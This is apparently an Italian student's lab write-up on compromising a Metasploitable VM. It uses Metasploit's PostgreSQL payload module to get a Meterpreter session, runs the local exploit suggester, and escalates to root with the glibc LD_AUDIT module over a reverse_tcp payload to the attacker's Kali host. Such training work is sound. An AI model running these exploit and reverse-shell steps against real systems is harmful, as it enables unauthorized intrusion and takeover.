S7L3 **Luca Calvigioni**

Meterpreter e scalata dei privilegi su metasploitable

Obiettivo

L'obiettivo di questo esercizio è stato quello di ottenere l'accesso remoto a una macchina Metasploitable sfruttando una vulnerabilità in PostgreSQL, aprire una sessione Meterpreter e successivamente eseguire un'escalation di privilegi per ottenere i privilegi di **root**.


Svolgimento

Per prima cosa, abbiamo sfruttato un exploit noto di **PostgreSQL** per ottenere una shell remota.
Modulo utilizzato su metasploit
exploit/linux/postgres/postgres_payload

Dopo l'esecuzione del comando ho settato l'ip di Metasploitable come Rhost e l'ip di Kali come Lhost.
Con questo exploit ho ottenuto una sessione meterpreter con successo.

Essendo connessi come utente **postgres**, il prossimo obiettivo era ottenere i privilegi di **root**. Per individuare i possibili exploit, abbiamo utilizzato il modulo **local_exploit_suggester**.

Per eseguire il suggeritore di exploit, la sessione è stata messa in background



Una volta messa la sessione in background ho usato un altro exploit **post/multi/recon/local_exploit_suggester**

```
Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester      .                normal  No     Multi Recon Local Exploit Suggester
```

Il modulo ha analizzato la macchina target e fornito una lista di exploit locali potenzialmente utilizzabili per ottenere i privilegi di root.

```
#   Name                                                  Potentially Vulnerable?  Check Result
-   ----                                                  -----------------------  ------------
1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be validated.
5   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nmap is setuid
7   exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exploitable.
8   exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exploitable.
9   exploit/linux/local/af_packet_chocobo_root_priv_esc   No                       The target is not exploitable. System architecture i686
10  exploit/linux/local/af_packet_packet_set_ring_priv_esc  No                    The target is not exploitable.
11  exploit/linux/local/ansible_node_deployer             No                       The target is not exploitable. Ansible does not seem to
12  exploit/linux/local/apport_abrt_chroot_priv_esc       No                       The target is not exploitable.
13  exploit/linux/local/bluemon_set_dbus_handler_priv_esc  No                      The target is not exploitable.
```

ho utilizzato il numero 1 in foto

exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

set payload linux/x86/meterpreter/reverse_tcp

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.2      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

nel campo vuoto della sessione nella foto andremo a mettere sessione 1 ovvero la sessione messa in background in precedenza
set session 1
una volta lanciato il secondo exploit sulla sessione 1 verrà creata una seconda sessione ma questa volta con i privilegi di **root.**

Per verificare di avere i privilegi di root faccio di nuovo il comando getuid.

Conclusione

Utilizzando il modulo **postgres_payload**, è stato possibile ottenere una shell iniziale come utente limitato. Successivamente, il modulo **local_exploit_suggester** ha facilitato l'identificazione degli exploit locali, portando infine all’escalation di privilegi e al controllo completo della macchina target come **root**.